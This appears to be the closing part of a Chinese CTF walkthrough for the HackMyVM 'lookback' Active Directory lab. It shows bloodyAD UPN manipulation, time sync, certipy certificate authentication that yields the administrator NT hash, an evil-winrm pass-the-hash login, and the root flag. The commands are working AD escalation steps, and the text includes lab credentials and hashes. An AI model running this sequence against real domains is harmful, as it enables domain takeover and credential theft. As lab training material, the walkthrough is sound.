16 [*] Wrote certificate and private key to '_home_kali_Desktop_hmv_lookback_adminspace_user_direct_20260411.pfx'

```

回滚UPN

回滚受控账号 UPN (SID ...-1112)

```
1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # proxychains -q bloodyAD --host 172.16.55.128 -d lookback.htb -u IT-admin -p 'V9bT6itAdmin2026' set object S-1-5-21-3830242231-3868280746-2763890440-1112 userPrincipalName -v IT-login-user@lookback.htb
3 [+] S-1-5-21-3830242231-3868280746-2763890440-1112's userPrincipalName has been updated
```

同步时间

```
1 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2 # nmap -Pn -p445 --script smb2-time 172.16.55.128
3
4 Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-11 07:19 +0000
5 Nmap scan report for dc01.lookback.htb (172.16.55.128)
6 Host is up (0.00016s latency).
7
8 PORT      STATE SERVICE
9 445/tcp    open  microsoft-ds
10 MAC Address: 08:00:27:2F:A0:3B (Oracle VirtualBox virtual NIC)
11
12 Host script results:
13 | smb2-time:
14 |   date: 2026-04-11T07:27:19
15 |_  start_date: N/A
16
17 Nmap done: 1 IP address (1 host up) scanned in 1.29 seconds
18
19 (web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
20 # date -s '2026-04-11 07:27:30'
21 2026年 04月 11日 星期六 07:27:30 UTC
```

认证证书

```

1 ▾ └─(web)-(root@kali)-[/home/.../Desktop/hmv/lookback/myself]
2   └─# proxychains -q certipy auth -pfx /home/kali/Desktop/hmv/lookback/_home
   _kali_Desktop_hmv_lookback_adminspace_user_direct_20260411.pfx -dc-ip 172.
   16.55.128
3   Certipy v5.0.4 - by Oliver Lyak (ly4k)
4
5 ▾ [*] Certificate identities:
6 ▾ [*]     SAN UPN: 'administrator@lookback.htb'
7 ▾ [*] Using principal: 'administrator@lookback.htb'
8 ▾ [*] Trying to get TGT...
9 ▾ [*] Got TGT
10 ▾ [*] Saving credential cache to 'administrator.ccache'
11 ▾ [*] Wrote credential cache to 'administrator.ccache'
12 ▾ [*] Trying to retrieve NT hash for 'administrator'
13 ▾ [*] Got hash for 'administrator@lookback.htb': aad3b435b51404eeaad3b435b51
   404ee:bbabdc192282668fe5190ab0c5150b34

```

evil-winrm

```

1 ▾ └─(web)-(root@kali)-[/home/kali]
2   └─# proxychains -q evil-winrm -i 172.16.55.128 -u administrator -H 'bbabdc
   192282668fe5190ab0c5150b34'
3
4   Evil-WinRM shell v3.9
5
6   Warning: Remote path completions is disabled due to ruby limitation: undef
   ined method `quoting_detection_proc' for module Reline
7
8   Data: For more information, check Evil-WinRM GitHub: https://github.com/Ha
   ckplayers/evil-winrm#Remote-path-completion
9
10  Info: Establishing connection to remote endpoint
11  *Evil-WinRM* PS C:\Users\Administrator\Documents>

```

Getflag

希斯克利夫(40628873)

希斯克利夫(40628873)

```
(kali@kali)-[~]
└─$ proxychains -q evil-winrm -i 172.16.55.49 -u lookback.htb\administrator -H bbabdc192282668fe5190ab0c5150b34
Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir

Directory: C:\Users\Administrator\Desktop

Mode                LastWriteTime         Length Name
----                -
-a ----            10/19/2025   8:35 AM             7168 check.exe
-a ----            10/19/2025   8:54 AM              70 root.txt

*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
3FEE146DB9983B8251657A557B8D6A98
*Evil-WinRM* PS C:\Users\Administrator\Desktop> █
```